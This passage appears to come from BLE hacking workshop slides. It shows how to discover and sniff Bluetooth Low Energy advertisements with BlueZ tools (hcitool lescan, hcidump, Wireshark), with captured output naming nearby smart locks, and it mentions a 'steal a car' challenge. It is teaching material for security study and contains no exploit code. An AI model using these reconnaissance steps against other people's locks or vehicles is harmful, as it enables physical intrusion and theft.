the market, soon there will be millions more.

http://www.bluetooth.com/Pages/Medical.aspx

Smart locks, banking tokens, ...

Bluetooth Smart – bright future of IoT?

Easy to deploy, available, convenient, low-priced.

More and more devices – "wearables", medical, smart home...


Beacons boom, indoor positioning

Physical web

Bluetooth Mesh

Web bluetooth – devices available from the browser (API)

IPv6 over Bluetooth Smart


Bluetooth®
5
is the future
2x
speed
4x
range
8x
data
+
wireless
coexistence

Hacking challenge – steal a car!

WHAT'S OUT THERE? ADVERTISEMENTS

BLE broadcast -> receive


advertisement

Public, by design available for all in range

(with exception of targeted advertisements, not widely used in practice)


Mobile apps

Android:
nRF Connect for Mobile
https://play.google.com/store/apps/details?id=no.nordicsemi.android.mcp



iOS:
nRF Connect for Mobile
https://itunes.apple.com/us/app/locate-beacon/id738709014

LightBlue
https://itunes.apple.com/us/app/lightblue-bluetooth-low-energy/id557428110



Linux

BlueZ, command-line tools, scripting languages...

Hardware: BLE USB dongle

CSR8510 – most common, good enough, ~ 5 EUR


Other chips (often built in laptops)

- Intel, Broadcom, Marvell...
- May be a bit unstable (e.g. with MAC address change)

Power:

- Class II – 2.5 mW, 10m range – most common
- Class I – 100 mW, 100 m range – more expensive, actually not necessary

Turn off sharing Bluetooth devices with host



Check device support for BLE

```
root@kali:~# hciconfig
hci0:   Type: BR/EDR  Bus: USB
        BD Address: 54:4A:16:5D:6F:41  ACL MTU: 310:10  SCO MTU: 64:8
        UP RUNNING
        RX bytes:568 acl:0 sco:0 events:29 errors:0
        TX bytes:357 acl:0 sco:0 commands:30 errors:1

root@kali~#: hciconfig hci0 up
root@kali:~# hciconfig hci0 version
hci0:   Type: BR/EDR  Bus: USB
        BD Address: 54:4A:16:5D:6F:41  ACL MTU: 310:10  SCO MTU: 64:8
        HCI Version: 4.0 (0x6)  Revision: 0x22bb
        LMP Version: 4.0 (0x6)  Subversion: 0x22bb
        Manufacturer: Cambridge Silicon Radio (10)
```

Kali Linux: BlueZ – scanning for advertisements


```
# hcitool -i hci0 lescan
F4:B8:5E:C0:6E:A5 Padlock!
F4:B8:5E:C0:6E:A5 Padlock!
F4:B8:5E:C0:6E:A5 (unknown)
F0:D0:41:05:F7:EF EST
DC:C2:99:2C:3E:17 (unknown)
DC:C2:99:2C:3E:17 EST
F0:D0:41:05:F7:EF (unknown)
F0:D0:41:05:F7:EF EST
EC:FE:7E:13:9F:95 (unknown)
EC:FE:7E:13:9F:95 LockECFE7E139F95
DC:C2:99:2C:3E:17 (unknown)
DC:C2:99:2C:3E:17 EST
EC:FE:7E:13:9F:95 (unknown)
EC:FE:7E:13:9F:95 LockECFE7E139F95
```

Dump raw packets

```
# hcidump -i hci0 -X -R
```

```
root@kali:~# hcidump -i hci0 -X -R
HCI sniffer - Bluetooth packet analyzer ver 5.45
device: hci0 snap_len: 1500 filter: 0xffffffffffffffff
> 0000: 04 3e 25 02 01 00 00 95  9f 13 7e fe ec 19 02 01  .>%.......~.....
  0010: 06 15 ff c8 01 01 82 b1  2d 61 85 cc 6a f8 65 55  .........-a..j.eU
  0020: 6c 14 3f c1 4c b3 e7 b3                           l.?.L...
> 0000: 04 3e 1e 02 01 04 00 95  9f 13 7e fe ec 12 11 09  .>........~.....
  0010: 4c 6f 63 6b 45 43 46 45  37 45 31 33 39 46 39 35  LockECFE7E139F95
  0020: b4                                                .
> 0000: 04 3e 2b 02 01 00 00 1e  a8 c3 72 39 d0 1f 02 01  .>+.......r9....
  0010: 06 03 02 f0 ff 16 08 44  30 33 39 37 32 43 33 41  ........D03972C3A
  0020: 38 31 45 21 00 00 00 00  00 00 00 00 00 be        81E!..........
> 0000: 04 3e 13 02 01 00 00 8b  2e 16 7f c7 f0 07 02 01  .>..............
  0010: 06 03 02 e0 ff ba                                 ......
```

Host Controller Interface



Linux (BlueZ), Android...

hcidump

Hcidump

Dumps commands and data exchanged between host OS and adapter firmware.

You will see only public advertisements and data exchanged with your host.

Does not dump raw RF packets.

Dump to pcap (readable in Wireshark)

Start packet dump to file:

```
# hcidump -i hci0 -w dump.pcap
```

Open the pcap in Wireshark:

```
# wireshark dump.pcap
```

Example advertising data in Wireshark hcidump

Start scan command sent to adapter

No.	Time	Source	Destination	Protocol	Length	Info
1	0.…	host	controller	HCI_CMD	6	Sent LE Set Scan Enable
2	0.…	controller	host	HCI_EVT	7	Rcvd Command Complete (LE Set
3	0.…	host	controller	HCI_CMD	11	Sent LE Set Scan Parameters
4	0.…	controller	host	HCI_EVT	7	Rcvd Command Complete (LE Set
5	0.…	host	controller	HCI_CMD	6	Sent LE Set Scan Enable
6	0.…	controller	host	HCI_EVT	7	Rcvd Command Complete (LE Set Scan Enable)
		…oller	host	HCI_EVT	45	Rcvd LE Meta (LE Advertising Report)
		…oller	host	HCI_EVT	15	Rcvd LE Meta (LE Advertising Report)
		…oller	host	HCI_EVT	46	Rcvd LE Meta (LE Advertising Report)
		…oller	host	HCI_EVT	46	Rcvd LE Meta (LE Advertising R
		…oller	host	HCI_EVT	40	Rcvd LE Meta (LE Advertising R
		…oller	host	HCI_EVT	33	Rcvd LE Meta (LE Advertising R
		…oller	host	HCI_EVT	22	Rcvd LE Meta (LE Advertising R
		…oller	host	HCI_EVT	38	Rcvd LE Meta (LE Advertising R

Data exchanged between host (OS) and controller (BLE adapter)

Advertising data received from BLE adapter

```
…vent - LE Meta
…LE Meta (0x3e)
…tal Length: 35
Sub Event: LE Advertising Report (0x02)
Num Reports: 1
Event Type: Scan Response (0x04)
Peer Address Type: Public Device Address (0x00)
BD_ADDR: TexasIns_16:2e:8b (f0:c7:7f:16:2e:8b)
Data Length: 23
Advertising Data
  Device Name: Smartlock   \005
  Unknown
```

```
0000  04 3e 23 02 01 04 00 8b  2e 16 7f c7 f0 17 0e 09   .>#..... ........
0010  53 6d 61 72 74 6c 6f 63  6b 20 20 20 05 12 28 00   Smartloc k   ..(.
0020  3c 00 02 0a 00 cd                                  <.....
```

Advertisement data

Devices broadcast data formatted according to „Generic Access Profile” specification, for example („header” values):

0x09 «Complete Local Name»

0x16 «Service Data»

0xFF «Manufacturer Specific Data»

Beacon values, manufacturer proprietary...

https://www.bluetooth.org/en-us/specification/assigned-numbers/generic-access-profile

GAP specification

https://www.bluetooth.com/specifications/assigned-numbers/generic-access-profile

Secure | https://www.bluetooth.com/specifications/assigned-numbers/generic-access-profile


Generic Access Profile


Assigned numbers are used in GAP for inquiry response, EIR data type values, manufacturer-specific data, advertising data, low energy UUIDs and appearance characteristics, and class of device.

EIR Data Type, Advertising Data Type (AD Type) and OOB Data Type Definitions

Data Type	Data Type Name	Reference for Definition
0x01	«Flags»	Bluetooth Core Specification:Vol. 3, Part C, section 8.1.3 (v2.1 + EDR, 3.0 + HS section 1.3
0x02	«Incomplete List of 16-bit Service Class UUIDs»	Bluetooth Core Specification:Vol. 3, Part C, section 8.1.1 (v2.1 + EDR, 3.0 + HS section 1.1
0x03	«Complete List of 16-bit Service Class UUIDs»	Bluetooth Core Specification:Vol. 3, Part C, section 8.1.1 (v2.1 + EDR, 3.0 + HS section 1.1
0x04	«Incomplete List of 32-bit Service Class UUIDs»	Bluetooth Core Specification:Vol. 3, Part C, section 8.1.1 (v2.1 + EDR, 3.0 + HS section 1.1
0x05	«Complete List of 32-bit Service Class UUIDs»	Bluetooth Core Specification:Vol. 3, Part C, section 8.1.1 (v2.1 + EDR, 3.0 + HS section 1.1
0x06	«Incomplete List of 128-bit Service Class UUIDs»	Bluetooth Core Specification:Vol. 3, Part C, section 8.1.1 (v2.1 + EDR, 3.0 + HS section 1.1
0x07	«Complete List of 128-bit Service Class UUIDs»	Bluetooth Core Specification:Vol. 3, Part C, section 8.1.1 (v2.1 + EDR, 3.0 + HS section 1.1
0x08	«Shortened Local Name»	Bluetooth Core Specification:Vol. 3, Part C, section 8.1.2 (v2.1 + EDR, 3.0 + HS section 1.2
0x09	«Complete Local Name»	Bluetooth Core Specification:Vol. 3, Part C, section 8.1.2 (v2.1 + EDR, 3.0 + HS section 1.2

Example advertised data as seen in nRF Connect

